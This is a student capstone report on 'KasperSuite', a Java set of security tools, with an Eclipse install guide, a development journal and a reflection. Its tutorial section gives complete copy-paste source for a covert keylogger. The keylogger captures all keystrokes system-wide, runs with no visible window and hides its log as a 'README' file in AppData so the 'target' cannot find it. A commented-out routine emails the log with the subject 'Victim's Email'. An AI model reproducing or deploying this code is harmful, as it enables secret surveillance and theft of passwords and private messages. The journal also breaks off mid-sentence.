**KasperSuite**

Liam Welk | 12/12/22 | COMP 490

Abstract

Kaspersuite is a suite of programs all centered around various cybersecurity concepts. The programs contained in KasperSuite range from everyday usefulness, to specialized tools that provide the user with a powerful piece of software. The first program of KasperSuite the KasperCipher. KasperCipher is simple but helpful program that implements Caesar’s Cipher to offer low level text encryption for messages of any size. KasperCipher provides functions to both encrypt messages, and decrypt messages. The next program in KasperSuite is the Auto Hasher. The Auto Hasher allows the user to choose multiple files from their computer and hash them using various real world hashing algorithms. Working alongside the Auto Hasher, the Integrity Checker program is a simple program that lets users paste checksum values and check to see if two hash values are the same. The next program is the KasperLogger. KasperLogger is an advanced program that allows the user to log any key that is typed on the host computer. KasperLogger works in the background of the computer, making it so the target of KasperLogger never even knows the program is running. KasperLogger then dumps the context of the logged keys into a text file, which is then buried deep into windows system files making it near impossible for the target to find.


Motivation

My motivation for KasperSuite came from my interest of cybersecurity and software relating to cybersecurity. Being able to recreate and apply what these programs do will be helpful in the long run for my career. These programs include lots of important general use programming that is helpful for most jobs that deal with computer science, not just cybersecurity. On a personal level, the programs that I’ve made are mind blowing. I wanted to show off my ability to create helpful cybersecurity software, and be able to recreate said software when necessary, and use the knowledge gained from this project to further my knowledge on cybersecurity and programming. Another big motivating factor for KasperSuite is the idea of making something that I can be proud of and can modify in the future to possibly make a fully-fledged cybersecurity suite in the future.

Users Guide

This User Guide will walk you through the steps on how to download and run the KasperSuite software on your computer.

1. Before the program can be downloaded, a compatible Java IDE must be installed on your computer. For the purpose of brevity and ease of use, I recommend the Eclipse IDE.

* To download Eclipse IDE, click this link “[Eclipse Desktop & Web IDEs | The Eclipse Foundation](https://www.eclipse.org/ide/)”
  1. Once inside the website, look for the “Download” button in the top right corner of the website, which looks like this:
* Graphical user interface, website

  Description automatically generatedClicking “Download” will take you to another to the downloads page. From here, you want Eclipse IDE 2022-12, so click the “Download x86\_64” button, which looks like this:
* After clicking the “Download’ button, you’ll be taken to another page asking if you want to download the software, you’ll want to click the “Download” again, which will download the .exe file to your computer
* Run the “eclipse-inst-jre-win64” file that’s now inside your Downloads folder and choose “Eclipse IDE for Java Developers” option, which should be the first option in the list. After this, click the ‘INSTALL” button and the “Accept Now” button and Eclipse IDE will be installed on your system

1. Graphical user interface, text, application

   Description automatically generatedNow that Eclipse is on your computer, go to the KasperSuite GitHub page by clicking this link: [Maillguy/KasperSuite (github.com)](https://github.com/Maillguy/KasperSuite), once on the page, you want to click on the green “< > Code” button that looks like this:

* Graphical user interface, text, application

  Description automatically generatedOnce clicked, dropdown menu will appear, you’ll want to select “Download Zip”, which looks like this:
* After clicking “Download Zip”, a zip file will appear in your Downloads folder, right click that zip file and select the “Extract All” option that drops down, then select the “Extract” button that pops up in the extraction wizard, this will put the contents into your Downloads folder

1. Graphical user interface, text, application, email

   Description automatically generatedNow that the project file is ready to be imported, go to your Desktop and open Eclipse IDE, a pop-up should show up, which looks like this:

* You’ll want to select the ‘Launch” button to open up Eclipse IDE

1. A picture containing background pattern


   Description automatically generatedOnce in Eclipse IDE, you’ll want to navigate to the left inside the “Package Explorer”, which looks like this:

* Graphical user interface, application

  Description automatically generatedClick on the “Import Projects” line, which will take you to the “Import” setup Wizard that looks like this:
* You’ll want to double click the “General’ drop down, and then double click “Project from Folder or Archive” line just like shown in the above graphic, this will take you to a new setup wizard that looks like this:

Graphical user interface, text, application, email

Description automatically generated

* You’ll want to click on the “Directory” button and navigate to your Downloads folder on your computer and select the “KasperSuite-main” folder, then click the “Select Folder” button at the bottom of the window, like this:
* You’ll then be taken back to the “import projects from File System or Archive” Wizard, where you’ll want to deselect the “KasperSuite-main” and “KasperSuite-main\KasperSuite-main” folders, making your window look like this:

Graphical user interface, text, application, email

Description automatically generated

* Click the “Finish” button like seen in the graphic above, which will add the KasperSuite project (which is labelled as Capstone) to your “Package Explorer” which is to the left of Eclipse and should look like this:

Graphical user interface, application, Word

Description automatically generated

* Graphical user interface, application, Word

  Description automatically generatedNow to run the project, you’ll need to double click the “Capstone” folder shown in the graphic above, then double click the “src” folder, then double click the “(default package)” folder, and finally select the “kasperWindow.java” file, then navigate to the green “Run” button to open the KasperSuite program! your screen should look like this afterwards:
* You can now enjoy the software that KasperSuite provides!

Project Tutorial

This part of the report will go through the steps necessary to make a working version of the KasperLogger program in the coding language Java.

1. Before any coding can be done, you need to download the necessary libraries to allow the program to function. To get to the library, click this link: [Release JNativeHook v2.2.2 · kwhat/jnativehook (github.com)](https://github.com/kwhat/jnativehook/releases/tag/2.2.2).

* Graphical user interface, text, application, email

  Description automatically generatedThe file you want from this page is the “jnativehook-2.2.2.jar” file, so click the file to download the .jar file, like this:

1. Since we have the necessary libraries, we can now start with Eclipse. Open Eclipse IDE, you should be met with a window that looks similar to this:

Graphical user interface, text, application, email

Description automatically generated

* You want to use the default workspace, so click “Launch” to open up the IDE, and once you are in Eclipse, go over to the “File” button in the corner and click it, then hover over “New”, and select “Java Project”, it should look something like this:

Graphical user interface, application

Description automatically generated

* Once the “Create a Java Project” wizard pops up, give your project a name, and click the “Finish” button at the bottom of the wizard, and when a second window pops up, select “Don’t Create” and your project should show up in your Package Explorer
* To finish off this part of the tutorial, right click your newly created project in the Package Explorer, and go to “New”, then select “Folder” and name it “jnativehook”. Now, open File Explorer and go to the Downloads folder and drag and drop the “jnativehook-2.2.2.jar” file into the “jnativehook” folder in Eclipses Package Explorer

1. Now that everything is set up, the coding can begin. Just like before, right click your project and select “New”, then select “Class”. Now name your class “KeyLogger” and click “Finish” at the bottom of the wizard window. Now, the coding can start.

* First, we need to square away the imports, so copy and paste this code:
* **import** java.awt.event.ActionEvent;
* **import** java.awt.event.ActionListener;
* **import** java.io.File;
* **import** java.io.FileNotFoundException;
* **import** java.io.PrintWriter;
* **import** javax.swing.JFrame;
* **import** com.github.kwhat.jnativehook.GlobalScreen;
* **import** com.github.kwhat.jnativehook.NativeHookException;
* **import** com.github.kwhat.jnativehook.keyboard.NativeKeyEvent;
* **import** com.github.kwhat.jnativehook.keyboard.NativeKeyListener;

These are the necessary libraries that are needed for a keylogger

* Next you need to make your KeyLogger method which contains all of the code
* **public** **class** KeyLogger **extends** JFrame **implements** ActionListener, NativeKeyListener
* {
* **public** **static** String *username* = System.*getProperty*("user.name");
* **public** **static** File *file* = **new** File("C:\\Users\\" + *username* + "\\AppData\\Local\\Microsoft\\Windows\\README");
* **public** **static** String *sent* = "";
* String to = "lvwelk66@gmail.com";
* String from = "lvwelk@gmail.com";
* **public** **static** **void** main(String[] args)
* {
* }
* **public** **void** KEY()
* {
* **try**
* {
* GlobalScreen.*registerNativeHook*();
* }
* **catch** (NativeHookException e1)
* {
* e1.printStackTrace();
* }
* GlobalScreen.*addNativeKeyListener*(**new** KeyLogger());
* }
* **public** **void** nativeKeyPressed(NativeKeyEvent e)
* {
* **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Escape"))
* {
* *sent* = *sent*.toLowerCase() + "";
* **try**
* {
* Writer(*sent*);
* System.*exit*(0);
* }
* **catch** (FileNotFoundException e1)
* {
* e1.printStackTrace();
* }
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Space"))
* {
* *sent* = *sent* + " ";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Enter"))
* {
* *sent* = *sent* + " [Ent]";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Comma"))
* {
* *sent* = *sent* + ",";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Semicolon"))
* {
* *sent* = *sent* + ":";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Shift"))
* {
* *sent* = *sent* + "^";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Back Quote"))
* {
* *sent* = *sent* + "`";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Minus"))
* {
* *sent* = *sent* + "-";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Equals"))
* {
* *sent* = *sent* + "=";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Backspace"))
* {
* *sent* = *sent* + " [Del] "; //sent.substring(0, sent.length()-1);;
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Tab"))
* {
* *sent* = *sent* + "";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Open Bracket"))
* {
* *sent* = *sent* + "[";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Close Bracket"))
* {
* *sent* = *sent* + "]";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Back Slash"))
* {
* *sent* = *sent* + '\'';
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Caps Lock"))
* {
* *sent* = *sent* + "";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Quote"))
* {
* *sent* = *sent* + "'";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Period"))
* {
* *sent* = *sent* + ".";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Slash"))
* {
* *sent* = *sent* + "/";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Unknown keyCode: 0xe36"))
* {
* *sent* = *sent* + "^";
* }
* **else** **if** (NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Ctrl") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Meta") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Alt") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Context Menu") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Left") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Down") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Right") || NativeKeyEvent.*getKeyText*(e.getKeyCode()).equals("Up"))
* {
* *sent* = *sent* + "";
* }
* **else**
* {
* *sent* = *sent*.toLowerCase() + NativeKeyEvent.*getKeyText*(e.getKeyCode());
* }

* }
* **public** **void** Writer(String str) **throws** FileNotFoundException
* {
* PrintWriter pw = **new** PrintWriter(*file*);
* pw.print(str);
* pw.flush();
* pw.close();
* }
* // private void Email(String str) throws UnknownHostException
* // {
* // String host = "localhost";
* // Properties properties = System.getProperties();
* // properties.setProperty("mail.smtp.host", host);
* // Session session = Session.getDefaultInstance(properties);
* //
* // try
* // {
* // MimeMessage message = new MimeMessage(session);
* // message.setFrom(new InternetAddress(from));
* // message.addRecipient(Message.RecipientType.TO, new InternetAddress(to));
* // message.setSubject("Victim's Email");
* // message.setText(str);
* // Transport.send(message);
* // }
* // catch (MessagingException mex)
* // {
* // mex.printStackTrace();
* // }
* //
* // }
* **public** **void** nativeKeyReleased(NativeKeyEvent e)
* {
* }
* **public** **void** nativeKeyTyped(NativeKeyEvent e)
* {
* }
* @Override
* **public** **void** actionPerformed(ActionEvent e)
* {

}

}

* Copy and paste all of this code and you will almost have a fully working Keylogger, now you have to create a new class, so just like before, right click your project in the Project Explorer, select “New”, then select “Class” and name you class “kasperWindow”, and click the “Finish” button at the bottom of the wizard

-Now, inside of this class copy and paste this code:

**import** java.awt.\*;

**import** java.awt.event.\*;

**import** javax.swing.\*;

**public** **class** kasperWindow **extends** JFrame

{

**public** kasperWindow()

{

KeyLogger key = **new** KeyLogger();

key.KEY();

setVisible(**false**);

}

**public** **static** **void** main(String[] args)

{

**new** kasperWindow();

}

}

* With the completion of this, you have a fully working KeyLogger!

Journal Summary

Monday, 9/5, 8pm-10pm

* Began project
* Worked on research about making GUIs in Java, what libraries I needed, and Java Class Structure

Tuesday, 9/6, 8pm-9pm

* Started officially coding
* Ran into problems very quickly concerning how the GUI would allow a program window to shut down the entire software
* Solved this by looking at java API and what exactly System.exit(0) does to a program

Wednesday, 9/7, 8pm-10pm

* Worked on setting up Buttons for all of the Essential Programs
* Ran into problems again with ActionListeners and ActionPreformed Methods
* Problem not solved before bed

Thursday, 9/8, 8pm-10pm

* Solved the problem, took way too long, may or may not cause problems down the road, but that's for another day

Week 2, 9/5 - 9/11

**Summary**: My plan for week two was to teach myself how to program a GUI in Java, which is a lot harder than I thought. Initially there are many libraries to choose from. The choice is very important though, as many libraries do not have the methods that are pretty much required for this project. The thought of creating my own methods did occur, however I do cherish my own sanity, and I have a schedule to keep. This week was a very big learning experience for me, just like how I think most weeks for me will be. Coding in java for me this far has really only been solving problems using loops and recursion and scanners. This is way outside of my usual wheelhouse, which in a way is very exciting and terrifying. Thankfully, my goal was accomplished, and I am pretty proud of how the project is going so far.

Monday, 9/12, 9pm-11pm

* Added all of the buttons needed for the text encryption and decryption program, and got all of the ActionListeners and the ActionPreformed methods to work with the buttons.
* Started work on the actual Caesar Cypher algorithm method that is called with the ActionPreformed method.
* Ran in to a little problem with the algorithm, mostly just the logistics

Wednesday, 9/14, 8pm-11pm

* Slowly worked on getting the Text Encryption part of the first program down. The concept of a Caesar Cypher is very easy to understand. You use the key and shift the alphabet that many units and spit back out the inputted phrases with the shifted alphabet. However, coding this is a fairly complex problem to understand. That being said, I spent almost all of my time today creating something that didn't actually work. I had a big problem with being able to go through an alphabet at separate indexes so you can move the alphabet according to the key given.

Friday, 9/16, 9pm-11pm

* Finally got the Encryption algorithm to work, Thank Fucking God. I had to scrap my previous algorithm because it was almost completely wrong. I figured out a major problem, where my program would freak out if you typed in different cases. I employed a quick fix where the code automatically puts the input text into lowercase to avoid this problem. The one problem with this is it can't output the correct casing when giving the outputted text.

Week 3, 9/12 - 9/18

**Summary**: This week was WAAAAYYYY more efficient than the first week of my project. There was less looking at GUI libraries and Java API and more actual coding, the stuff that I'm good at. The GUI is all complete concerning the first program, and it looks more beautiful now that the GUI is a little more fleshed out. I spent probably more time than I should have working on the algorithm of the Caesar Cypher Encryption, but I'm super proud of how everything is going. There's just something about clicking the “Encrypt'' button and having it take the text in the “Plaintext'' box and seeing it come back as random letters is so satisfying. The one problem with all of this is: I still haven't done the Decrypting part. This is a problem for next week.

Monday, 9/19, 8pm-10pm

* Started work on the decrypting part of the Caesar Cypher program, was relatively easy as it uses the same concepts as the encrypting part of the program. I have yet to format the GUI with all the corresponding buttons that are needed to make the program actually function, but that will be for tomorrow

Wednesday, 9/21, 9pm-10pm

* Was only able to work for a little bit tonight but was able to implement all of the text boxes and label boxes for the decrypt portion to look as good as the encrypt portion. The next thing to work on is the hashing algorithm, which I wasn't able to get to today, but is a priority for the next day that I work on the project.

Thursday, 9/22, 8pm-10pm

* Today was very unproductive. In the middle of the day, I got inspiration to try to remake the GUI of my program to look more sleek and well designed. I was going to try to implement a tab system for the GUI, where there's one pop-up window and you click on one of the tabs in the upper left-hand corner to change to a different screen that shows a different program. However, this did not work at all. I flopped around looking for fixes for problems that I made for myself by trying to switch my GUI. I ended up scrapping the

Project Reflection

With KasperSuite I set my goals as high as I could, the way that I set this project up made it so I didn’t have to complete all of my plans to make KasperSuite function. With, there are some things that I didn’t get to that I wanted to at the start of the semester. Things like the NetworkSniffer, WebScraper, and ImageEncrypter weren’t going to be necessary of my program, but they were ideas that I wanted to implement into KasperSuite. Near the end of the semester things started to become harder and problems kept arising in the code. This is when I started to change what I needed done for KasperSuite to be a fully-fledged cybersecurity suite. The one very important thing that I learned from my timeline, was how easy it was to create, but how hard it was to follow. I think it’s common to think that you have all the time in the world, and that it’ll be super easy to follow your schedule, but in the end struggle to keep even a remnant of the schedule. The whole saying “easier said than done” comes to mind when I think about my timeline, as I was super ambitious with how much I would be able to get done in a single week. When thinking about what I learned with this project, it’s impossible to even explain how much I learned. Completing KasperSuite took what I knew about Java and quadrupled it. To finish this project, I have had to utilize every aspect I have learned in all of my COMP classes here at Linfield, and then crawl through almost the entire Java API to learn even more. KasperSuite has taught me that quite literally anything is possible with coding, and if its not possible with one language, then you connect two coding languages together to make it work. Thinking back on this project, there is absolutely nothing I would’ve done differently. I worked to the best of my ability and to the best of my time constraints. Capstone has been a great experience for me. This class was the first time I had done any coding in a while, and it allowed me to fall back in love with creating things. Every time I open Eclipse or Visual Studio, it excites me. Looking at a blank project file reminds me that I quite literally have an empty canvas where I can create anything I want. I have the freedom to code anything I want, no matter how simple or how complex.